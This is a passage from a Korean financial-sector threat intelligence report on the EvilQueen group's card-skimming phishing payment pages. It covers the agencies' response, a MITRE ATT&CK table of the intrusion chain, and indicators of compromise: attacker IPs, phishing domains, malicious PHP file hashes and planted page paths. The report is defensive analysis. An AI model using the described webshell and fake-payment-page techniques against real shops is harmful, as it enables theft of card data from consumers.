
- Phishing sites impersonating Lotte Outlets



Since the phishing site was built by the attack group, the PG company was not linked. It provides a "direct deposit" method, and if the user wants to "pay by card", it is induced to go to a separate page and enter information. On this page, information such as the user's card information, name, date of birth, and the first two digits of the card's password were collected.



Inducing Card Payment



Page that Steals credit Card Information

As described above it has been confirmed that the attack group is constantly attempting new attacks to steal users' card information and exploit it to obtain financial gains. The FSI continued to track and analyze these phishing sites to respond quickly and did its best to prevent damage.

2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

VII

Conclusion

Ⅶ Conclusion

aimed at card information and personal information leakages that were taking place online and the crimes that led to fraudulent payment swindling and cashing out. Threat groups targeting financial information are constantly developing new strategies and technologies, and more sophisticated new threats are expected to emerge in the future.

To minimize the damage caused by this operation, each agency cooperated to carry out response activities. The FSI shared with the credit card company the list of online shopping malls with phishing pages identified during the analysis, and the card company made efforts to strengthen monitoring by registering the card information that has been used in the shopping mall and the merchant information of the shopping mall in the abnormal financial transaction detection system (FDS). The South Korea Internet & Security Agency assisted in investigating the incident of the online shopping mall to remove the phishing payment page.

An investigation by the National Police Agency found that the EvilQueen Group had stolen 7,089 victims' credit card information. The FSI classified the stolen credit card information by credit card company and quickly shared it with the credit card company, and the credit card company minimized fraudulent payments by taking countermeasures such as reissuing the card. In addition, the Financial Supervisory Service issued a consumer alert to inform financial consumers of the new fraudulent method of this operation and urged them to be careful about entering all card information and personal information in online shopping malls.

According to the Annals[14] of Police Statistics, the average amount of damage per phishing case is 8,452,000 won, and the amount of damage to financial consumers that was prevented through the joint response of related agencies is estimated to be 59.9 billion won[15]. This is a case that could have caused more damage if it had not been for the credit card company's phishing payment page report and the quick response and efforts of each institution.

In addition, this report emphasizes the need to strengthen the security of online shopping mall platforms to prevent related cyber threats. This security enhancement requires the active participation and cooperation of shopping mall platform manufacturers and individual operators. Shopping mall operators should raise security awareness and implement active security measures to ensure that shopping mall users can use it safely.

The FSI is continuously monitoring, threats such as personal information and financial information leakage of executives and employees in the financial sector, and if a leakage of related information is confirmed, it is promptly analyzed to prevent secondary damage from occurring, and countermeasures are carried out in cooperation with the relevant authorities.

In the future, the FSI will continue to make efforts to prevent damage to financial companies and financial consumers and strengthen the level of security and hope that this report will help respond to threats in all environments where credit card information leakage and fraudulent payment damage are likely to occur.

14. https://www.police.go.kr/user/bbs/BD_selectBbsList.do?q_bbsCode=1117
15. Average damage amount per phishing case 8,452,000 won x 7,089 card information = 59.9 billion won (59,916,228 won)

2023 Cyber Threat Intelligence Report

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

VIII

Appendix

Ⅷ Appendix

1 TTP

Tactics		Techniques		Operation PoisonedApple Procedure
TA0043	Reconnaissance	**T1595.002**	Active Scanning: Vulnerability Scanning	Scanning the common exploitation points of the target shopping mall platform using tools such as Nmap and SQL map
		T1590.001	Gather Victim Network Information: Domain Propeties	The shopping mall platform's domain attributes (directory structure) to explore the target of the attack
TA0042	Resource Development	**T1583.001**	Acquire Infrastructure: Domains	The attack group uses the domain registration service Hostinger and Cloudflare as DNS and CDN services
		T1583.003	Acquire Infrastructure: Virtual Private Server	The attack groups use the virtual private server service Vultr to operate their own servers
		T1588.002	Obtain Capabilities: Tool	Use of open tools to access and take control of the system
		T1588.005	Obtain Capabilities: Exploits	Use of open exploits to access systems, escalate privileges, maintain connections, and more
		T1608.002	Stage Capabilities: Upload Tool	After accessing the shopping mall website, upload a webshell, modified payment page, and other phishing-related toolsets

TA0001	Initial Access	**T1133**	External Remote Services	Obtaining account information and logging in Through random substitution attacks towards ports for remote management of shopping malls (FTP, SSH) (assumption)
		T1190	Exploit Public-Facing Application	After several attacks using tools, successful log-in using the shopping mall website with the administrator permission account to upload a webshell using the file upload vulnerability that exists in the shopping mall platform
TA0003	Persistence	**T1505.003**	Server Software Component: Web Shell	Create a webshell with a backdoor function on a hacked shopping mall website for continuous access
		T1078.002	Valid Accounts: Domain Accounts	Using a hijacked administrator account to check for multiple logins and additional attack activity
TA0005	Defense Evasion	**T1036.005**	Masquerading: Match Legitimate Name or Location	Upload the phishing payment page to the path where the normal payment page is saved and camouflage it so that the site administrator does not notice it
		T1070.004	Indicator Removal: File Deletion	After a certain period, the attack group deletes the phishing pages and webshells installed on the shopping mall web server.
		T1497.003	Virtualization/ Sandbox Evasion: Time Based Evasion	Based on the victim's access time in the phishing page, the phishing page is implemented to not be executed during weekday business hours.
TA0010	Exfiltration	**T1048.003**	Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol	Camouflaged as a normal payment page, card information and personal information are input from shopping mall users and sent to the external attack group's server through the HTTP protocol

2 IoC

IP

IP	Country	Use
141.164.55.248	South Korea	Attack group servers
185.21.61.88	Netherlands	Shopping mall initial access attack IP

URL

URL	Use
pay.ynwtuu.net	- Phishing payment page - Operate a database that stores credit card information and personal information hijacked from phishing payment pages
pay.ynwtuukf.net	
pay.kcp.pe.kr	
noons.kr	- Duty-free shop phishing site
outlet-mallon.com	- Outlet phishing sites
mallon-outlet.com	- Outlet phishing sites
china-metamask.tw	- Metamask phishing site
metamask3.cn	
metamask3.tw	

Malicious files related to phishing payment pages

File name	Hash (MD5)
bc_ok.php	25347d0ee959565fd9ce485862af6248
bc.php	917158fa1936c565bc93cec4c5179707
bc1.php	2f512e7616f9a0133497128a9005cdd3
bc2.php	5695841722af3215f1ab7561258f204c
checkCardBin.php	f142ae7c54373f6b4ece9d17c9232108
checkRedirectApprvJson.php	054c491eee6cae3bf46ac0c0a2b47ac7
error.php	10312d1ae949278b2781fb87cd147fdf
hanacard_ok.php	715005a6e399c30d251e9cb3fc7a663d
hanacard.php	ddb90059d1da9301debf19138c4471a1

hanacard1_step1.php	5fbd8a73abdb01b3cb2a05bfcbef66ba
hanacard1.php	e1963c50761bb84cae73d301f3f2161a
hanacard2.php	45c5d7ad6303a795bf826164c9f4e180
huaka.php	ddb90059d1da9301debf19138c4471a1
huaka1.php	e1963c50761bb84cae73d301f3f2161a
index.php	a783c4a6884edd50300f37fd0ef1399d
kb_ok.php	a2508341c1bd0e61b20a843532a0b8bf
kb_step1.php	e6bae1ac3e26d0c118c035a5971f5b0b
kb.php	265cb23461586ba0aa77c49e81edefcb
kb1.php	265cb23461586ba0aa77c49e81edefcb
le_ok.php	3b0b36a24651d56fd20186d46519ec38
le.php	3e6a0a60eb1008daeaaedd7595daa64e
le1.php	8854bd5253e64f12e1285b7fd2f5de84
mobileGW.php	0cc2d6de3087739390a927def5e9dc25
nh_ok.php	4245c1dcb245bef467f2b3978c9340da
nh_step1.php	3564a42d9b83d576143d5bd6a0180788
nh.php	717b588702d93f4960a52d17b9deaf41
nh1.php	717b588702d93f4960a52d17b9deaf41
payerror.php	25d873eb92db4f042f6dd1967a1f3c61
phone.php	4cc4f118bb74a8c574b78a9713f7a8c4
phonecc.php	05818725779729b0686e162e8eb4ac5e
phonekb.php	feccfcafa89f043fc2dfc2940311d64c
shanxing_ok.php	edc3c05fbc54e2c11352c44fb3f1105c
shanxing_step1.php	cd17268789ed546433ced0837cb2aed8
shanxing_step2.php	c5fcd025824288e8db29a5d7e675c7cc
shanxing.php	db695b7fdd9e72bba89107511f14d1b9
shanxing1_step1.php	b2a6100d093bed2176aa824739be32c1
shanxing1.php	24a76d92f7685eaa9dfe153de64f8b8d
test.php	59e352a18f2c520b148402ffd7d8c940
top.php	4755f840c1576385f70c9cf3714e0102
xandai_ok.php	9a3fcd518852760557358a87ef61bcac
xandai_step1.php	f6fea5c5ec6e1ae815c5d63058c4087a
xandai.php	e1ea7559e525aea6963502e4d158c038
xandai1.php	e1ea7559e525aea6963502e4d158c038
xinghan_ok.php	9d42602cbde6abdff209161a4b00e08a
xinghan_step1.php	fc5af8616572a1519985ea90fae29cb9
xinghan.php	32af3fa8db98729ba98ecb4a9895fa03
xinghan1.php	20f2318737364e3cfa665d08e40b8d4c

Shopping mall URI with the phishing payment page embedded

URL
/shop/skin/apple_tree/order/card/kcp/Payment.php
/shop/skin_ori/card/kcp/eximbay.php /shop/skin_ori/card/kcp/top.php
/shop/skin_ori/*********/order/card/KCP/eximbay.php
/shop/skin_ori/*********/order/card/KCP/mobileGW.php
/shop/skin_ori/*********/order/card/KCP/top.php
/shop/skin_ori/********/order/card/kcp/top.php
/shop/skin_mV2_ori/light/ord/KCP/eximbay.php
/shop/skin_mV2_ori/light/ord/KCP/top.php
/shop/conf/engine/top.php
/shop/conf/engine/mobileGW.php
/shop/conf/engine/eximbay.php
/shop/goods/goodsview_review/kcp/eximbay.php
/shop/conf/engine/eximbay.php
/shop/order/card/kcp/mobile/kcp/eximbay.php
/shop/*****JobSchedule/conf/kcp/eximbay.php
/shop/conf/lgdacom_mobile/eximbay.php
/shop/conf/lgdacom_mobile/top.php
/shop/skin_ori/standard/order/card/KCP/mobileGW.php
/shop/skin_ori/standard/order/card/KCP/eximbay.php
/shop/skin/jy_style/order/card/kcp/eximbay.php
/shop/skin/jy_style/order/card/kcp/top.php
/shop/conf/category_openmarket/eximbay.php
/shop/conf/category_openmarket/top.php
/shop/skin/interactive/order/card/kcp/eximbay.php
/shop/skin/interactive/order/card/kcp/top.php
/mail/eximbay.php
/mail/inicis.php
/mail/kcp/eximbay.php
/mail/kcp/top.php
/mail/top.php

/m2/eAPI/inicis.php
/shop/skin_mV2_ori/light/ord/eximbay.php
/shop/skin_ori/standard/order/card/inipay/eximbay.php
/shop/conf/card/inipay/mobile/inipay/Payment.php
/shop/skin_mV2_ori/light/ord/top.php
/shop/skin_ori/standard/order/card/inipay/top.php
/shop/skin_mV2_ori/light/ord/inicis/eximbay.php
/m2/eAPI/inicis.php
/shop/skin_mV2_ori/light/ord/eximbay.php
/shop/skin_ori/standard/order/card/inipay/eximbay.php
/shop/conf/card/inipay/mobile/inipay/Payment.php
/shop/skin_mV2_ori/light/ord/top.php
/shop/skin_ori/standard/order/card/inipay/top.php
/shop/skin_mV2_ori/light/ord/inicis/eximbay.php
/shop/skin_mV2_ori/light/ord/inicis/top.php
/shop/skin/standard/order/card/lgdacom/eximbay.php
/shop/skin/standard/order/card/lgdacom/top.php
/shop/skin/standard_C_C/order/card/lgdacom/eximbay.php
/m2/ord/kcp/Payment.php
/shop/skin/*****/order/card/kcp/Payment.php
/shop/conf/lgdacom_mobile/inipay/eximbay.php
/shop/conf/lgdacom_mobile/inipay/top.php
/shop/data/skin_mobileV2/inipay/top.php
/shop/data/skin_mobileV2/inipay/top.php
/shop/conf/order/mobile_inipay/eximbay.php
/shop/data/skin_mobileV2/inipay/eximbay.php
/shop/skin_ori/standard/order/card/inipay/inicis.php
/data/category/top.php
/shop/conf/lgdacom_mobile/top.php
/shop/skin/mera_ws_star/order/card/lgdacom/eximbay.php
/shop/conf/lgdacom_mobile/lgdacom/eximbay.php
/shop/skin/standard/order/card/lgdacom/eximbay.php
/shop/skin/jy_style/order/card/kcp/eximbay.php

/shop/skin/standard/order/card/lgdacom/eximbay.php
/shop/skin_ori/standard/order/card/inipay/top.php
/shop/skin_ori/standard/order/card/inipay/inicis.php
/shop/skin/****/order/card/top.php /shop/skin/bose/order/card/eximbay.php
/shop/order/card/lgdacom/mobile/lgdacom/top.php
/shop/order/card/lgdacom/mobile/lgdacom/eximbay.php
/shop/skin_ori/mera_ws/order/card/inipay/top.php
/shop/skin_ori/mera_ws/order/card/inipay/eximbay.php
/shop/conf/lgdacom_mobile/kcp/top.php
/shop/skin_ori/designshop/order/card/KCP/top.php
/shop/skin_ori/siesta_horizon/order/card/KCP/top.php
/shop/conf/lgdacom_mobile/kcp/eximbay.php
/shop/skin_ori/designshop/order/card/KCP/eximbay.php
/shop/skin_ori/siesta_horizon/order/card/KCP/eximbay.php
/shop/_spt_service/inipay/8e4d24293091ee495aa44c2b1ce261d6/top.php
/_inc/lgdacom/8e4d24293091ee495aa44c2b1ce261d6/eximbay.php
/_inc/lgdacom/8e4d24293091ee495aa44c2b1ce261d6/top.php
/shop/conf/lgdacom_today/top.php
/sp_castle/lgdacom/8e4d24293091ee495aa44c2b1ce261d6/top.php
/shop/conf/lgdacom_today/eximbay.php
/sp_castle/lgdacom/8e4d24293091ee495aa44c2b1ce261d6/eximbay.php
/shop/skin/season3/order/card/allatbasic/eximbay.php
/shop/skin/*******/order/card/agspay/top.php
/shop/skin_mV2_ori/light/ord/inipay/Payment.php
/shop/skin_mV2_ori/inicis.php
/shop/skin/new/kcp/Payment.php
/new/kcp/eximbay.php
/app/javascript/plugin/lg_mobile/eximbay.php
/category/lg_mobile/Payment.php
/app/javascript/plugin/kcp/top.php
/app/javascript/plugin/kcp/Payment.php
/shop/skin/standard/order/card/kcp/Payment.php
/pg/lgdacom/lgdacom/Payment.php

/shop/conf/engine/inicis.php
/mobile/shop/kcp/mobile/eximbay.php
/app/javascript/plugin/kcp_mobile/eximbay.php
/app/javascript/plugin/mobile/Payment.php
/app/javascript/plugin/kakao/Payment.php
/shop/conf/naverSalesIndex_ep/kcp/Payment.php

Operation PoisonedApple

by Newly Undercovered Group EvilQueen

Cyberattack Analysis : Tracing Credit Card Information Theft to Payment Fraud

Published in	September 2023
Editor-in-chief	Chulwoong Kim
Editorial board member	FSI Computer Emergency Response Team (Manager: Kicheol Kim) Gyuyeon Kim, Hyunho Cho Seungjoo Lee, Jinho Lee, Huisoo Jeon, Yoojin Jung
Published by	Financial Security Institute 16881 132, Daeji-ro, Suji-gu, Yongin-si, Gyeonggi-do, Korea +82-2-3495-9000